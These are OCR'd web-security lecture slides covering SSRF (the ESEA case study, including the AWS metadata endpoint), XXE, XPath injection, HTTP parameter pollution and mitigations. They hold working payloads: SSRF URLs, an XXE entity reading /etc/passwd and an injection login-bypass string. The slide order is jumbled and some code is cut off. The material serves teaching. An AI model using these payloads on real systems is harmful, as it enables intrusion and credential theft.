
5. After experimentation, discovered that the following worked:
   - https://play.esea.net/global/media_preview.php?url=http://ziot.org/?.png



https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/

SSRF Case Study

6. Arbitrary URLs can be loaded, pivot to XSS
   - https://play.esea.net/global/media_preview.php?url=http://buer.haus/xss.html?.png



https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/

SSRF Case Study

7. Things that didn't work
   - https://play.esea.net/global/media_preview.php?url=file://\etc\passwd?.png
   - https://play.esea.net/global/media_preview.phpurl=php://filter/resource=http://www.mrzioto.com?.png
   - A couple other wrappers specific to PHP: http://php.net/manual/en/wrappers.php
8. Final thing that worked
   - 169.254.169.254 is a special AWS endpoint that can be used to return information about an AWS VM (hostname, private address, IAM secret keys)

```
URL: http://169.254.169.254/latest/meta-data/hostname

Response: ec2-203-0-113-25.compute-1.amazonaws.com
```

Analysis of SSR in the wild [RAID2016]

- Pellegrino et al. investigated 68 online services
  - Pure blackbox testing
- 50 suffer from some form of Server-Side Request attack
    - Open proxy, Information Exfiltration, Protocol Bridging, …
  - 10 deployed bypassable URL filters
  - 10 allow for Web Origin Laundering
- Notified developers of issues
  - 75% of SSRF flaws addressed
  - Less success for “less understandable” flaws

Securing Server-Side Requests

- Decision to allow request must be taken by same components that issues it
  - If need be, just use a firewall…
- Content-Disposition: attachment
  - ensures that file will not be displayed inline
  - mitigates Web Origin Laundering attacks
- Pin DNS results
  - potentially similar issues to DNS rebinding on client

Summary

Abusing XML External Entities (XXE)

- SYSTEM may also be contained in entity values
- Attacker may craft entities of his choosing
  - including SYSTEM in their values
- If external entities are allowed, attacker can read arbitrary files

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE attack [
  <!ELEMENT attack ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<attack>&xxe;</attack>
```


XPath Injection

- Consider data stored in XML format
  - XPath enables querying that data (based on a path "description")
- Example: user database

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from lxml import etree

username = "PhilipJFry' or 'a'='a"
password = "Unknown"

def login(user, pwd):
  f = open("database.xml")
  tree = etree.parse(f)
  matches = tree.xpath("//Employee[UserName/text()='%s'
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  if len(matches) > 0:
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user = login(username, password)
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```



HPP: Duplicate names

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Server-Side Request Forgery

- Most prominent example: Server-Side Request Forgery (SSRF)
  - **C** wants to attack **ES** (behind firewall) to extract information
  - **S** is exposed to Internet, allowing **C** to bypass firewall



Credits

- Original slide deck by Ben Stock
- Modified by Nick Nikiforakis